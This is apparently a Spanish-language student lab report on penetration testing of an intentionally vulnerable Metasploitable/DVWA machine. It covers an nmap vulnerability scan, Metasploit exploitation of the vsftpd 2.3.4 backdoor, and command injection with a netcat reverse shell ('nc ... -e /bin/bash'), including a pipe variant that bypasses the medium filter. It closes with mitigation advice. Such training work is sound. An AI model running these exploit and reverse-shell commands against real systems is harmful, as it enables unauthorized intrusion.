4Geeks Academy

Explotación de Pentesting en sitio web vulnerable

Por: Juan Cervantes Simón

Índice

Resumen del entorno

En este proyecto, se va a pasar a la explotación de vulnerabilidades por parte de un sitio web vulnerable, alojado en la máquina ***Metasploitable***, con objetivo de descubrir y documentar los puntos débiles de la configuración presente en esta web que se aloja en la red local.

Escanéo de servicios

Habiendo identificado la dirección de la web metasploitable en anteriores actividades haciendo uso del comando ***nmap -sn 192.168.1.0/24***, ahora se va a disponer a buscar las vulnerabilidades en los servicios expuestos con ayuda del script propio de *nmap*, ***nmap -sV --script=vuln 192.168.1.125***:

```
└─# nmap -sV --script=vuln 192.168.1.125
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 06:57 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.1.125
Host is up (0.00054s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://www.securityfocus.com/bid/48539
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
| vulners:
|   vsftpd 2.3.4:
|       PACKETSTORM:162145      10.0    https://vulners.com/packetstorm/PACKETSTORM:162145      *EXPLOIT*
|       EDB-ID:49757    10.0    https://vulners.com/exploitdb/EDB-ID:49757      *EXPLOIT*
|       E9B0AEBB-5138-50BF-8922-2D87E3C046DD    10.0    https://vulners.com/githubexploit/E9B0AEBB-5138-50BF-8922-2D87E3C046DD  *EXPLOIT*
|       CVE-2011-2523   10.0    https://vulners.com/cve/CVE-2011-2523
|       CNVD-2020-46837 10.0    https://vulners.com/cnvd/CNVD-2020-46837
|       CC3F6C15-182F-53F6-A5CC-812D37F1F047    10.0    https://vulners.com/githubexploit/CC3F6C15-182F-53F6-A5CC-812D37F1F047  *EXPLOIT*
|       A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B    10.0    https://vulners.com/githubexploit/A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B  *EXPLOIT*
|       5F4BCEDE-77DF-5D54-851A-0AE8B76458D9    10.0    https://vulners.com/githubexploit/5F4BCEDE-77DF-5D54-851A-0AE8B76458D9  *EXPLOIT*
|       50580586-73C4-5097-81CA-546D6591DF44    10.0    https://vulners.com/githubexploit/50580586-73C4-5097-81CA-546D6591DF44  *EXPLOIT*
|_      1337DAY-ID-36095        9.8     https://vulners.com/zdt/1337DAY-ID-36095        *EXPLOIT*
```

Aun siendo la salida muy extensa se puede apreciar que de las vulnerabilidades más graves se encuentra en el sistema de transferencia de ficheros que tiene la web, ***FTPd***, y es que hay un exploit disponible que genera una puerta trasera en el sistema, por lo que se va a disponer de este exploit para tratar de conseguir esa puerta trasera.

Enumeración de servicios

Además del servicio **FTP**, también cuenta con **OpenSSH**, **SSLPoodle** y **VNC** como servicios de conexión remota, asimismo también tiene **phpMyAdmin**, para la gestión de base de datos, para las cuales se usa **postgreSQL** y **MySQL** como servicio de Base de Datos.


Vulnerabilidades detectadas y explotación

Siendo que la vulnerabilidad más grave es la puerta trasera encontrada en el servicio **vsFTPd**, por lo que, para usar correctamente el exploit, se va a usar el framework de metasploitable que Kali tiene incorporado, para ello, se accede al framework con el comando **msfconsole**, dentro de este, se selecciona el exploit de puerta trasera con ***use exploit/unix/ftp/vsftpd_234_backdoor***, finalmente para poder ejecutar la vulnerabilidad contra la web objetivo, ***set RHOST 192.168.1.125*** para apuntar a la *Metasploitable*, finalmente con ***run***, se ejecutará la vulnerabilidad contra la dirección especificada:

Gracias a esta ejecución, se ha podido iniciar una shell con valores de administración en la máquina objetivo, por lo que esta se puede calificar correctamente como comprometida.


Realizando Command injection - DVWA

Adicionalmente, en la web DVWA existe una sección para poder practicar command injection, por lo que se va a proceder a la explotación controlada de la inyección de comandos en el sitio, para ello, en el apartado de ***command execution*** puede hacerse:




Como se puede comprobar, la ejecución de comandos concatenados es posible, siendo que este caso el ***security level*** de este servicio está en ***low***, por lo que el operando lógico de ***&&*** funciona para que los comandos se ejecuten secuencialmente, esto puede aprovecharse para explotar distintas vulnerabilidades, por ejemplo, obtener una reverse


shell haciendo uso de ***Netcat***, siendo que, si en la máquina desde donde se pretende atacar, se abre una sesión de netcat, haciendo uso del comando ***nc -lvnp 4444***, quedando a la escucha de cualquier sesión entrante en ese puerto.



Acto seguido, con la inyección del comando ***nc 192.168.1.11 4444 -e /bin/bash***, lo que hace que el propio sitio web envíe una consola remota completamente interactiva hacia el equipo especificado, el cual ya estaba previamente preparado a la escucha:



De esta forma se recibe la shell en el equipo atacante:



Inclusive con la seguridad en ***medium*** sigue siendo posible realizar la inyección, únicamente cambiando la manera de concatenar comandos de ***<IP> && nc 192.168.1.11 4444 -e /bin/bash*** por la concatenación ***<IP> | nc 192.168.1.11 4444 -e /bin/bash***, para poder ignorar los filtros adicionales que se configuran.

Recomendaciones y Mitigación

Como se ha podido confirmar en este caso, esta vulnerabilidad está afectando al sistema porque está operando en una versión desactualizada en el protocolo, por lo que la mayor recomendación en este caso sería actualizar la versión del servicio usado a una más actual, pues se verifica en el CVE recogido para este exploit, que el las actualizaciones sucesivas este error ha sido corregido y no se ha vuelto a manifestar.

En cuanto a la práctica de inyección de comandos, para evitar este tipo de situaciones es necesario sanitizar los parámetros que se pasan a los comandos de los servicios web como este, puesto que de esa forma concatenar comandos sería completamente inviable, como se pone de manifiesto en el nivel de seguridad ***high*** del sitio web, siendo que en este ninguna concatenación de comandos es posible.

Adicionalmente y como buena práctica en lo sucesivo, siempre es recomendable mantener auditorías constantes, puesto que en estas se descubren vulnerabilidades nuevas más rápido, reduciendo el riesgo de explotación de las mismas por parte de terceros.

Conclusión

Durante la exploración de este sitio web, se han encontrado vulnerabilidades preocupantes que han pasado desapercibidas con mucha facilidad, lo cual pone de manifiesto lo importante que es una buena administración y revisión del sistema con regularidad, siendo los errores fácilmente localizables y reparables haciendo auditorías regulares.